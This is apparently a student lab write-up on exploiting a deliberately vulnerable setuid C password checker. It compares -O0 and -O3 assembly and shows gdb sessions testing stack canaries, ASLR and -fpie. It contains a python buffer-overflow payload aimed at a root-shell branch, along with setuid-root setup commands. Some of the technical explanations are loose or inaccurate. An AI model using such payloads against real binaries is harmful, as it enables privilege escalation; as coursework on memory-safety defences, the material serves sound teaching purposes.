<   18      6F726420
<   18      696E636F
<   19                  .LC3:
<   20 009d 53746172            .string "Starting root shell"
---
>   14                          .section        .rodata.str1.8,"aMS",@progbits,1
>   15                          .align 8
>   16                  .LC1:
>   17 0000 24362431            .string "$6$1122334455667788$vDzpRFs0Pl/L0M4/WXWsmv5/eTYlh5xoAlMoPy512JiBLrAZTNzbL.uWv3ZI6XxFUYnFz
>   17      31323233
>   17      33343435
>   17      35363637
>   17      37383824
>   18                          .section        .rodata.str1.1
>   19                  .LC2:
>   20 0015 53746172            .string "Starting root shell"
37,38c33,34
<   21                  .LC4:
<   22 00b1 2F62696E            .string "/bin/sh"
---
>   21                  .LC3:
>   22 0029 2F62696E            .string "/bin/sh"
40,44c36,48
<   23                          .text
<   24                          .globl  checkpass
```

Assignment three

```
File  Actions  Edit  View  Help
>   26                          .p2align 4
>   27                          .globl  checkpass
>   29                  checkpass:
>   30                  .LVL0:
>   31                  .LFB22:
>   32                          .file 1 "auth.c"
54,65c58,59
<   29                          .loc 1 9 29
<   30                          .cfi_startproc
<   31 0000 55                  push    rbp     #
<   32                          .cfi_def_cfa_offset 16
<   33                          .cfi_offset 6, -16
<   34 0001 4889E5              mov     rbp, rsp        #,
<   35                          .cfi_def_cfa_register 6
<   36 0004 4881EC30            sub     rsp, 304        #,
<   36      010000
<   37 000b 4889BDD8            mov     QWORD PTR -296[rbp], rdi        # input, input
<   37      FEFFFF
<   38                  # auth.c:12:     bool correct = false;
---
>   33                          .loc 1 9 29 view -0
>   34                          .cfi_startproc
66a61
>   35                          .loc 1 10 5 view .LVU1
67a63
>   36                          .loc 1 11 5 view .LVU2
69,71c65
<   39                          .loc 1 12 10
<   40 0012 C645FF00            mov     BYTE PTR -1[rbp], 0     # correct,
<   41                  # auth.c:14:     strcpy(password, input);
---
>   37                          .loc 1 12 5 view .LVU3
74,83c68,88
<   42                          .loc 1 14 5
<   43 0016 488B95D8            mov     rdx, QWORD PTR -296[rbp]        # tmp99, input
<   43      FEFFFF
<   44 001d 488D85E0            lea     rax, -288[rbp]  # tmp100,
<   44      FEFFFF
<   45 0024 4889D6              mov     rsi, rdx        #, tmp99
<   46 0027 4889C7              mov     rdi, rax        #, tmp100
<   47 002a E8000000            call    strcpy@PLT      #
<   47      00
<   48                  # auth.c:15:     hash1 = crypt(password, "$6$1122334455667788$");
```

The differences illustrate how optimization impacts assembly

Debugging and Clarity: Code that isn't optimized (-O0) maintains straight forward one-to one correspondences with the original source code, facilitating debugging but sacrificing performance.

Performance: Code optimization at level O3 aims to minimize execution time and memory consumption, frequently rearranging or consolidating instructions.

these modifications offer clarity on how compilers enhance cryptographic functions, conditionals, and error handling at the assembly level

Section Definitions: At line 11, auth3.s introduces additional attributes (.rodata.str1.1,"aMS",@progbits,1) compared to the basic .rodata in auth0.s.

String Data Alignment: Strings in auth3.s are organized into different .section blocks, such as .rodata.str1.8 and .rodata.str1.1.

Code Reordering and Compacting: Optimized code (auth3.s) reorders blocks and introduces inline annotations (view .LVUx) that track variables or control flow for debugging purposes.
Non-optimized code (auth0.s) retains the order of the source code with additional instructions for variable handling.

Variable Usage: Optimized code reduces unnecessary moves and uses variables more efficiently (e.g., by directly manipulating registers like rsp and rdi).

Assignment three

Error Message Handling: The placement and indexing of strings (e.g., "ERROR: password incorrect") differ, with optimized code leveraging improved string alignment and storage.

Control Flow: Optimized code streamlines conditionals and jumps, reducing instruction count.

Register Usage: In auth3.s, instructions like lea (load effective address) and call are optimized for fewer memory accesses and stack manipulations.

Debugging Annotations: The optimized version introduces more debugging markers (e.g., .LVLx and .LVUx) to track the control flow and variable states more precisely.

Instruction Count: The optimized code significantly reduces overall instruction count by eliminating redundant operations and compressing logic.

Reason for Control Flow Change

The compiler at -O3 prioritizes performance:
Reduced Stack Usage: By minimizing memory allocation, the compiler reduces function prologue/epilogue overhead, which may inadvertently expose adjacent stack data to buffer overflow attacks.
Direct Stack Operations: Eliminating rbp-based references simplifies addressing but reduces safety margins provided by explicit offsets.

The aggressive optimizations at -O3 streamline the control flow for efficiency but reduce safeguards like stack padding and explicit variable isolation. This change inadvertently increases the susceptibility to buffer overflow vulnerabilities, especially in cases where input size exceeds buffer capacity.

Exploit with Return Oriented Programming (ROP)

Compile the target program auth with optimization level -O3:

```
┌──(kali㉿kali)-[~]
└─$ gcc -O3 -Wall -g -o auth auth.c -lcrypt

┌──(kali㉿kali)-[~]
└─$ sudo chown root:root auth

┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s auth
```

Understand the attack setup view assembly to locate the offset after if (correct) in the program

```
┌──(kali㉿kali)-[~]
└─$ objdump -M intel -S auth |grep shell
        printf("Starting root shell\n");
```

Assignment three

```
┌──(kali㉿kali)-[~]
└─$ objdump -M intel -S auth

auth:     file format elf64-x86-64


Disassembly of section .init:

0000000000001000 <_init>:
    1000:       48 83 ec 08             sub    rsp,0x8
    1004:       48 8b 05 c5 2f 00 00    mov    rax,QWORD PTR [rip+0x2fc5]        # 3fd0 <__gmon_start__@Base>
    100b:       48 85 c0                test   rax,rax
    100e:       74 02                   je     1012 <_init+0x12>
    1010:       ff d0                   call   rax
    1012:       48 83 c4 08             add    rsp,0x8
    1016:       c3                      ret

Disassembly of section .plt:

0000000000001020 <strcpy@plt-0x10>:
    1020:       ff 35 ca 2f 00 00       push   QWORD PTR [rip+0x2fca]        # 3ff0 <_GLOBAL_OFFSET_TABLE_+0x8>
    1026:       ff 25 cc 2f 00 00       jmp    QWORD PTR [rip+0x2fcc]        # 3ff8 <_GLOBAL_OFFSET_TABLE_+0x10>
    102c:       0f 1f 40 00             nop    DWORD PTR [rax+0x0]

0000000000001030 <strcpy@plt>:
    1030:       ff 25 ca 2f 00 00       jmp    QWORD PTR [rip+0x2fca]        # 4000 <strcpy@GLIBC_2.2.5>
    1036:       68 00 00 00 00          push   0x0
    103b:       e9 e0 ff ff ff          jmp    1020 <_init+0x20>

0000000000001040 <puts@plt>:
    1040:       ff 25 c2 2f 00 00       jmp    QWORD PTR [rip+0x2fc2]        # 4008 <puts@GLIBC_2.2.5>
    1046:       68 01 00 00 00          push   0x1
    104b:       e9 d0 ff ff ff          jmp    1020 <_init+0x20>

0000000000001050 <system@plt>:
    1050:       ff 25 ba 2f 00 00       jmp    QWORD PTR [rip+0x2fba]        # 4010 <system@GLIBC_2.2.5>
    1056:       68 02 00 00 00          push   0x2
    105b:       e9 c0 ff ff ff          jmp    1020 <_init+0x20>

0000000000001060 <printf@plt>:
    1060:       ff 25 b2 2f 00 00       jmp    QWORD PTR [rip+0x2fb2]        # 4018 <printf@GLIBC_2.2.5>
    1066:       68 03 00 00 00          push   0x3
```

Understanding the Disassembly:

The instruction lea rdi,[rip+0xdde] is loading the address of the string "Starting root shell\n" into the rdi register.

The next line, call 1040 <puts@plt>, calls the puts function to print the string.

Offset Explanation:

The lea instruction uses the rip register (the instruction pointer) to calculate the address of the string.
The value rip+0xdde refers to an offset in memory, indicating where the string is stored relative to the current instruction pointer (rip).

The offset just after the statement "Starting root shell\n" is 0x123b

This is the location in the assembly code where the puts function is called to print the string.

```
kali@kali: ~
File  Actions  Edit  View  Help
    printf("Starting root shell\n");
    1234:       48 8d 3d de 0d 00 00    lea    rdi,[rip+0xdde]        # 2019 <_IO_stdin_used+0x19>
    123b:       e8 00 fe ff ff          call   1040 <puts@plt>
    setuid(0);
    1240:       31 ff                   xor    edi,edi
    1242:       e8 59 fe ff ff          call   10a0 <setuid@plt>
    setgid(0);
    1247:       31 ff                   xor    edi,edi
    1249:       e8 42 fe ff ff          call   1090 <setgid@plt>
```

Craft the buffer overflow payload:

```
┌──(kali㉿kali)-[~]
└─$ touch inputt.txt

┌──(kali㉿kali)-[~]
└─$ python3 -c 'import struct; print(("A"*264).encode("utf-8") + struct.pack("<Q", 0x123b))' > inputt.t
xt
```

Assignment three

```
┌──(kali㉿kali)-[~]
└─$ ./auth0 $(python2 -c 'print "A"*512')
ERROR: password incorrect
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./auth0 $(python2 -c 'print "A"*512')

┌──(kali㉿kali)-[~]
└─$ ./auth3 $(python2 -c 'print "A"*512')
ERROR: password incorrect
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./auth3 $(python2 -c 'print "A"*512')
```

Buffer Overflow Attempt: The input $(python2 -c 'print "A"*512') creates a string of 512 A characters, which likely overflows the buffer in the vulnerable program.

Detection of Stack Smashing:

- **The error message: *** stack smashing detected ***: terminated**

indicates that the stack protector detected an overwrite of the canary value. This is a random value placed between the local variables and the return address on the stack.

```
┌──(kali㉿kali)-[~]
└─$ gdb ./auth
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./auth...
(gdb) run $(cat inputt.txt)
Starting program: /home/kali/auth $(cat inputt.txt)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ERROR: password incorrect

Program received signal SIGSEGV, Segmentation fault.
0x000055ac66b7a27b in checkpass (input=<optimized out>) at auth.c:24
24          if (correct) {
   0x000055ac66b7a274 <checkpass+116>:  48 81 c4 08 01 00 00    add    rsp,0x108
=> 0x000055ac66b7a27b <checkpass+123>:  c3                      ret
```

Assignment three

```
Program received signal SIGSEGV, Segmentation fault.
0x000055ac66b7a27b in checkpass (input=<optimized out>) at auth.c:24
24          if (correct) {
   0x000055ac66b7a274 <checkpass+116>:  48 81 c4 08 01 00 00    add    rsp,0x108
=> 0x000055ac66b7a27b <checkpass+123>:  c3                      ret
(gdb) backtrace
#0  0x000055ac66b7a27b in checkpass (input=<optimized out>) at auth.c:24
#1  0x5c3231785c3b4141 in ?? ()
#2  0x5c3030785c303078 in ?? ()
#3  0x5c3030785c303078 in ?? ()
#4  0x273030785c303078 in ?? ()
#5  0x000055ac66b7a000 in ?? ()
#6  0x0000000266b79040 in ?? ()
#7  0x00007ffdaec9ba28 in ?? ()
#8  0x00007ffdaec9ba28 in ?? ()
#9  0x0b4445c2aa9388e9 in ?? ()
#10 0x0000000000000000 in ?? ()
(gdb) info locals
password = "b'", 'A' <repeats 254 times>
hash1 = <optimized out>
hash2 = 0x55ac66b7b068 "$6$1122334455667788$vDzpRFs0Pl/L0M4/WXWsmv5/eTYlh5xoAlMoPy512JiBLrAZTNzbL.uWv3Z
I6XxFUYnFzRIX2kGXF9M133D4h1"
correct = false
(gdb) x/20x $rsp
0x7ffdaec9b908: 0x5c3b4141      0x5c323178      0x5c303078      0x5c303078
0x7ffdaec9b918: 0x5c303078      0x5c303078      0x5c303078      0x27303078
0x7ffdaec9b928: 0x66b7a000      0x000055ac      0x66b79040      0x00000002
0x7ffdaec9b938: 0xaec9ba28      0x00007ffd      0xaec9ba28      0x00007ffd
0x7ffdaec9b948: 0xaa9388e9      0x0b4445c2      0x00000000      0x00000000
```

Protection Mechanisms

Try to mount any of the previous attacks on both examples (with -fstack-protector-all) and write down which combination work and which don't. For each trial that failed, investigate with the assembly listing of the gdb debugger why it did not work and explain which steps you took to verify this.

Stack Canaries (-fstack-protector or -fstack-protector-all) Protects against buffer overflows by placing a canary value in the stack to detect when it has been altered

We Compiled with -fstack-protector-all and optimization levels

```
┌──(kali㉿kali)-[~]
└─$ gcc -fstack-protector-all -O0 -Wall -g -o auth0 auth.c -lcrypt

┌──(kali㉿kali)-[~]
└─$ gcc -fstack-protector-all -O3 -Wall -g -o auth3 auth.c -lcrypt
```

Assignment three

```
┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s auth0
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s auth3

┌──(kali㉿kali)-[~]
└─$ sudo chown root:root auth0

┌──(kali㉿kali)-[~]
└─$ sudo chown root:root auth3
```

```
┌──(kali㉿kali)-[~]
└─$ ./auth0 $(python2 -c 'print "A"*512')
ERROR: password incorrect
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./auth0 $(python2 -c 'print "A"*512')

┌──(kali㉿kali)-[~]
└─$ ./auth3 $(python2 -c 'print "A"*512')
ERROR: password incorrect
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./auth3 $(python2 -c 'print "A"*512')
```

```
┌──(kali㉿kali)-[~]
└─$ gdb ./auth0
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./auth0...
(gdb) run $(python2 -c 'print "A"*512')
Starting program: /home/kali/auth0 $(python2 -c 'print "A"*512')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ERROR: password incorrect
*** stack smashing detected ***: terminated

Program received signal SIGABRT, Aborted.
__pthread_kill_implementation (threadid=<optimized out>, signo=signo@entry=6, no_tid=no_tid@entry=0
    at ./nptl/pthread_kill.c:44
warning: 44     ./nptl/pthread_kill.c: No such file or directory
=> 0x00007ffff7e02e5c <__pthread_kill_implementation+268>:      89 c3                   mov    ebx,
   0x00007ffff7e02e5e <__pthread_kill_implementation+270>:      f7 db                   neg    ebx
   0x00007ffff7e02e60 <__pthread_kill_implementation+272>:      3d 00 f0 ff ff          cmp    eax,
fff000
   0x00007ffff7e02e65 <__pthread_kill_implementation+277>:      b8 00 00 00 00          mov    eax,
   0x00007ffff7e02e6a <__pthread_kill_implementation+282>:      0f 47 c3                cmova  eax,
   0x00007ffff7e02e6d <__pthread_kill_implementation+285>:      e9 76 ff ff ff          jmp    0x7f
e02de8 <__pthread_kill_implementation+152>
   0x00007ffff7e02e72 <__pthread_kill_implementation+290>:      66 0f 1f 44 00 00       nop    WORD
 [rax+rax*1+0x0]
```

Assignment three

```
 [rax+rax*1+0x0]
(gdb) backtrace
#0  __pthread_kill_implementation (threadid=<optimized out>, signo=signo@entry=6,
    no_tid=no_tid@entry=0) at ./nptl/pthread_kill.c:44
#1  0x00007ffff7e02ebf in __pthread_kill_internal (threadid=<optimized out>, signo=6)
    at ./nptl/pthread_kill.c:78
#2  0x00007ffff7daec82 in __GI_raise (sig=sig@entry=6) at ../sysdeps/posix/raise.c:26
#3  0x00007ffff7d974f0 in __GI_abort () at ./stdlib/abort.c:79
#4  0x00007ffff7d9832d in __libc_message_impl (
    fmt=fmt@entry=0x7ffff7f1a17a "*** %s ***: terminated\n") at ../sysdeps/posix/libc_fatal.c:132
#5  0x00007ffff7e8b575 in __GI___fortify_fail (msg=msg@entry=0x7ffff7f1a192 "stack smashing detecte
    at ./debug/fortify_fail.c:24
#6  0x00007ffff7e8c760 in __stack_chk_fail () at ./debug/stack_chk_fail.c:24
#7  0x00005555555552bd in checkpass (input=0x7fffffffdfde 'A' <repeats 200 times>... ) at auth.c:30
#8  0x4141414141414141 in ?? ()
#9  0x4141414141414141 in ?? ()
#10 0x4141414141414141 in ?? ()
#11 0x4141414141414141 in ?? ()
#12 0x4141414141414141 in ?? ()
#13 0x4141414141414141 in ?? ()
#14 0x4141414141414141 in ?? ()
#15 0x4141414141414141 in ?? ()
#16 0x4141414141414141 in ?? ()
#17 0x4141414141414141 in ?? ()
#18 0x4141414141414141 in ?? ()
#19 0x4141414141414141 in ?? ()
#20 0x4141414141414141 in ?? ()
#21 0x4141414141414141 in ?? ()
#22 0x4141414141414141 in ?? ()
#23 0x4141414141414141 in ?? ()
#24 0x4141414141414141 in ?? ()
#25 0x4141414141414141 in ?? ()
#26 0x4141414141414141 in ?? ()
#27 0x4141414141414141 in ?? ()
#28 0x4141414141414141 in ?? ()
#29 0x4141414141414141 in ?? ()
#30 0x4141414141414141 in ?? ()
#31 0x4141414141414141 in ?? ()
#32 0x4141414141414141 in ?? ()
#33 0x4141414141414141 in ?? ()
#34 0x4141414141414141 in ?? ()
#35 0x4141414141414141 in ?? ()
#36 0x4141414141414141 in ?? ()
```

```
File  Actions  Edit  View  Help
#37 0x00007ffff7ffe200 in running () from /lib64/ld-linux-x86-64.so.2
#38 0x0000000000000000 in ?? ()
(gdb) info registers
rax            0x0                 0
rbx            0x4633c             287548
rcx            0x7ffff7e02e5c      140737352052316
rdx            0x6                 6
rsi            0x4633c             287548
rdi            0x4633c             287548
rbp            0x7ffff7d6c740      0x7ffff7d6c740
rsp            0x7fffffffd760      0x7fffffffd760
r8             0x7ffff7ffc480      140737354122368
r9             0x0                 0
r10            0x8                 8
r11            0x246               582
r12            0x7fffffffd8d0      140737488345296
r13            0x6                 6
r14            0x7fffffffd8d0      140737488345296
r15            0x7fffffffd8d0      140737488345296
rip            0x7ffff7e02e5c      0x7ffff7e02e5c <__pthread_kill_implementation+268>
eflags         0x246               [ PF ZF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7d6c740      140737351436096
gs_base        0x0                 0
(gdb) x/16x $rsp
0x7fffffffd760: 0x00000000      0x00000000      0xab054100      0xe8e540f4
0x7fffffffd770: 0x00000006      0x00000000      0xf7d6c740      0x00007fff
0x7fffffffd780: 0xffffd8d0      0x00007fff      0xffffd8d0      0x00007fff
0x7fffffffd790: 0xffffd8d0      0x00007fff      0xf7daec82      0x00007fff
```

Assignment three

```
┌──(kali㉿kali)-[~]
└─$ gdb ./auth3
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./auth3...
(gdb) run $(python2 -c 'print "A"*512')
Starting program: /home/kali/auth3 $(python2 -c 'print "A"*512')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ERROR: password incorrect
*** stack smashing detected ***: terminated

Program received signal SIGABRT, Aborted.
__pthread_kill_implementation (threadid=<optimized out>, signo=signo@entry=6, no_tid=no_tid@entry=0)
    at ./nptl/pthread_kill.c:44
warning: 44     ./nptl/pthread_kill.c: No such file or directory
=> 0x00007ffff7e02e5c <__pthread_kill_implementation+268>:      89 c3                   mov    ebx,ea
   0x00007ffff7e02e5e <__pthread_kill_implementation+270>:      f7 db                   neg    ebx
   0x00007ffff7e02e60 <__pthread_kill_implementation+272>:      3d 00 f0 ff ff          cmp    eax,0x
fff000
   0x00007ffff7e02e65 <__pthread_kill_implementation+277>:      b8 00 00 00 00          mov    eax,0x
   0x00007ffff7e02e6a <__pthread_kill_implementation+282>:      0f 47 c3                cmova  eax,eb
   0x00007ffff7e02e6d <__pthread_kill_implementation+285>:      e9 76 ff ff ff          jmp    0x7fff
e02de8 <__pthread_kill_implementation+152>
   0x00007ffff7e02e72 <__pthread_kill_implementation+290>:      66 0f 1f 44 00 00       nop    WORD P
 [rax+rax*1+0x0]
(gdb) backtrace
#0  __pthread_kill_implementation (threadid=<optimized out>, signo=signo@entry=6,
    no_tid=no_tid@entry=0) at ./nptl/pthread_kill.c:44
#1  0x00007ffff7e02ebf in __pthread_kill_internal (threadid=<optimized out>, signo=6)
```

```
#2  0x00007ffff7daec82 in __GI_raise (sig=sig@entry=6) at ../sysdeps/posix/raise.c:26
#3  0x00007ffff7d974f0 in __GI_abort () at ./stdlib/abort.c:79
#4  0x00007ffff7d9832d in __libc_message_impl (
    fmt=fmt@entry=0x7ffff7f1a17a "*** %s ***: terminated\n") at ../sysdeps/posix/libc_fatal.c:132
#5  0x00007ffff7e8b575 in __GI___fortify_fail (msg=msg@entry=0x7ffff7f1a192 "stack smashing detected"
    at ./debug/fortify_fail.c:24
#6  0x00007ffff7e8c760 in __stack_chk_fail () at ./debug/stack_chk_fail.c:24
#7  0x00005555555552d3 in checkpass (input=<optimized out>) at auth.c:24
#8  0x4141414141414141 in ?? ()
#9  0x4141414141414141 in ?? ()
#10 0x4141414141414141 in ?? ()
#11 0x4141414141414141 in ?? ()
#12 0x4141414141414141 in ?? ()
#13 0x4141414141414141 in ?? ()
#14 0x4141414141414141 in ?? ()
#15 0x4141414141414141 in ?? ()
#16 0x4141414141414141 in ?? ()
#17 0x4141414141414141 in ?? ()
#18 0x4141414141414141 in ?? ()
#19 0x4141414141414141 in ?? ()
#20 0x4141414141414141 in ?? ()
#21 0x4141414141414141 in ?? ()
#22 0x4141414141414141 in ?? ()
#23 0x4141414141414141 in ?? ()
#24 0x4141414141414141 in ?? ()
#25 0x4141414141414141 in ?? ()
#26 0x4141414141414141 in ?? ()
#27 0x4141414141414141 in ?? ()
#28 0x4141414141414141 in ?? ()
#29 0x4141414141414141 in ?? ()
#30 0x4141414141414141 in ?? ()
#31 0x4141414141414141 in ?? ()
#32 0x4141414141414141 in ?? ()
#33 0x4141414141414141 in ?? ()
#34 0x4141414141414141 in ?? ()
#35 0x4141414141414141 in ?? ()
#36 0x4141414141414141 in ?? ()
#37 0x0000000000000000 in ?? ()
```

Assignment three

```
(gdb) info registers
rax            0x0                 0
rbx            0x46673             288371
rcx            0x7ffff7e02e5c      140737352052316
rdx            0x6                 6
rsi            0x46673             288371
rdi            0x46673             288371
rbp            0x7ffff7d6c740      0x7ffff7d6c740
rsp            0x7fffffffd7a0      0x7fffffffd7a0
r8             0x7ffff7ffc480      140737354122368
r9             0x0                 0
r10            0x8                 8
r11            0x246               582
r12            0x7fffffffd910      140737488345360
r13            0x6                 6
r14            0x7fffffffd910      140737488345360
r15            0x7fffffffd910      140737488345360
rip            0x7ffff7e02e5c      0x7ffff7e02e5c <__pthread_kill_implementation+268>
eflags         0x246               [ PF ZF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7d6c740      140737351436096
gs_base        0x0                 0
(gdb) x/16x $rsp
0x7fffffffd7a0: 0x00000000      0x00000000      0x1962a300      0xe16dc2e3
0x7fffffffd7b0: 0x00000006      0x00000000      0xf7d6c740      0x00007fff
0x7fffffffd7c0: 0xffffd910      0x00007fff      0xffffd910      0x00007fff
0x7fffffffd7d0: 0xffffd910      0x00007fff      0xf7daec82      0x00007fff
```

b) Figure out if Address Space Layout Randomization (ASLR) is enabled on your (Kali) Linux machine and explain why it can/cannot help to mitigate the stack problem

two means it is enabled it helps because it andomly arranges the address space of key data areas of a process.

```
┌──(kali㉿kali)-[~]
└─$ cat /proc/sys/kernel/randomize_va_space
2
```

c) Does compilation with compiler flag -fpie protect against this attack?

-fpie flag in GCC (and other compilers) stands for Position-Independent Executable. It generates position-independent code for the entire executable, meaning the code can run regardless of its memory address. This is part of a broader set of security measures to make it harder for attackers to predict or manipulate memory locations, which is important in defending against certain types of attacks, including buffer overflow attacks.

The -fpie flag increases the difficulty of a buffer overflow attack by randomizing memory locations and making it harder for attackers to predict the location of code.

preferred to be used with another protections like ASLR

```
┌──(kali㉿kali)-[~]
└─$ gcc -fpie -O0 -Wall -g -o auth0_pie auth.c -lcrypt

┌──(kali㉿kali)-[~]
└─$ gcc -fpie -O3 -Wall -g -o auth3_pie auth.c -lcrypt
```

Assignment three

```
┌──(kali㉿kali)-[~]
└─$ gdb ./auth0
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./auth0...
(gdb) run
Starting program: /home/kali/auth0
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
syntax: auth0 <password>
[Inferior 1 (process 297296) exited with code 01]
(gdb) info proc mappings
No current process: you must name one.
(gdb) run $(python2 -c 'print "A"*512')
Starting program: /home/kali/auth0 $(python2 -c 'print "A"*512')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ERROR: password incorrect
*** stack smashing detected ***: terminated

Program received signal SIGABRT, Aborted.
__pthread_kill_implementation (threadid=<optimized out>, signo=signo@entry=6, no_tid=no_tid@entry=0)
warning: 44     ./nptl/pthread_kill.c: No such file or directory
=> 0x00007ffff7e02e5c <__pthread_kill_implementation+268>:      89 c3                   mov    ebx,ea
   0x00007ffff7e02e5e <__pthread_kill_implementation+270>:      f7 db                   neg    ebx
   0x00007ffff7e02e60 <__pthread_kill_implementation+272>:      3d 00 f0 ff ff          cmp    eax,0x
   0x00007ffff7e02e65 <__pthread_kill_implementation+277>:      b8 00 00 00 00          mov    eax,0x
   0x00007ffff7e02e6a <__pthread_kill_implementation+282>:      0f 47 c3                cmova  eax,eb
   0x00007ffff7e02e6d <__pthread_kill_implementation+285>:      e9 76 ff ff ff          jmp    0x7fff
   0x00007ffff7e02e72 <__pthread_kill_implementation+290>:      66 0f 1f 44 00 00       nop    WORD P
```

```
(gdb) info proc mappings
process 299735
Mapped address spaces:

        Start Addr           End Addr       Size     Offset  Perms  objfile
      0x555555554000     0x555555555000     0x1000        0x0  r--p   /home/kali/auth0
      0x555555555000     0x555555556000     0x1000     0x1000  r-xp   /home/kali/auth0
      0x555555556000     0x555555557000     0x1000     0x2000  r--p   /home/kali/auth0
      0x555555557000     0x555555558000     0x1000     0x2000  r--p   /home/kali/auth0
      0x555555558000     0x555555559000     0x1000     0x3000  rw-p   /home/kali/auth0
      0x555555559000     0x55555557a000    0x21000        0x0  rw-p   [heap]
      0x7ffff7d6c000     0x7ffff7d6f000     0x3000        0x0  rw-p
      0x7ffff7d6f000     0x7ffff7d97000    0x28000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7d97000     0x7ffff7efc000   0x165000    0x28000  r-xp   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7efc000     0x7ffff7f52000    0x56000   0x18d000  r--p   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7f52000     0x7ffff7f56000     0x4000   0x1e2000  r--p   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7f56000     0x7ffff7f58000     0x2000   0x1e6000  rw-p   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7f58000     0x7ffff7f65000     0xd000        0x0  rw-p
      0x7ffff7f65000     0x7ffff7f67000     0x2000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f67000     0x7ffff7f7d000    0x16000     0x2000  r-xp   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f7d000     0x7ffff7f97000    0x1a000    0x18000  r--p   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f97000     0x7ffff7f98000     0x1000    0x31000  r--p   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f98000     0x7ffff7f99000     0x1000    0x32000  rw-p   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f99000     0x7ffff7fa1000     0x8000        0x0  rw-p
      0x7ffff7fbf000     0x7ffff7fc2000     0x3000        0x0  rw-p
      0x7ffff7fc2000     0x7ffff7fc6000     0x4000        0x0  r--p   [vvar]
      0x7ffff7fc6000     0x7ffff7fc8000     0x2000        0x0  r-xp   [vdso]
      0x7ffff7fc8000     0x7ffff7fc9000     0x1000        0x0  r--p   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffff7fc9000     0x7ffff7ff0000    0x27000     0x1000  r-xp   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffff7ff0000     0x7ffff7ffb000     0xb000    0x28000  r--p   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffff7ffb000     0x7ffff7ffd000     0x2000    0x33000  r--p   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffff7ffd000     0x7ffff7fff000     0x2000    0x35000  rw-p   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffffffdd000     0x7ffffffff000    0x22000        0x0  rw-p   [stack]
```

Assignment three

```
┌──(kali㉿kali)-[~]
└─$ gdb ./auth3
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
